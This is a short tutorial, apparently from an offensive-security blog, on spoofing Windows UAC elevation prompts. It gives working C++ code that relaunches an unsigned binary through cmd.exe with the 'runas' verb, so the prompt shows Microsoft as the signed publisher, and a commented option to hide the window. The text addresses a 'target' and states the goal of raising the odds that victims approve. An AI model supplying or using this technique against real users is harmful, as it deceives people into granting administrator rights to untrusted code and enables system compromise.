If you have an unsigned binary that requires administrator privileges, when a target runs the binary, the following window will show up:

The window’s header is yellow, indicating that the binary is not signed, and in this example, the publisher is unknown.
Requesting Administrator Privileges

There is a more convincing way to request administrator privileges: execute cmd.exe with elevated privileges and run your binary from the cmd.exe process.
Code Example:
BOOL run(){  const std::shared_ptr<TCHAR> process_path { new TCHAR[MAX_PATH]()};  GetModuleFileNameExW(GetCurrentProcess(), nullptr, process_path.get(), MAX_PATH);  const auto arg = std::wstring{ L"/c " } + process_path.get();
  SHELLEXECUTEINFO exec_info{};  exec_info.cbSize = sizeof(exec_info);  exec_info.hwnd = nullptr;  exec_info.lpVerb = L"runas";  exec_info.lpFile = L"cmd.exe";  exec_info.lpParameters = arg.c_str();  exec_info.nShow = SW_SHOW; // SW_HIDE;
  return ShellExecuteEx(&exec_info);}
With this approach, the window is blue (indicating the binary is signed) and the publisher is Microsoft. This increases the likelihood that the target will approve the request:
Conclusion
Using this method enhances the chances of gaining the necessary privileges by leveraging the trust associated with signed binaries.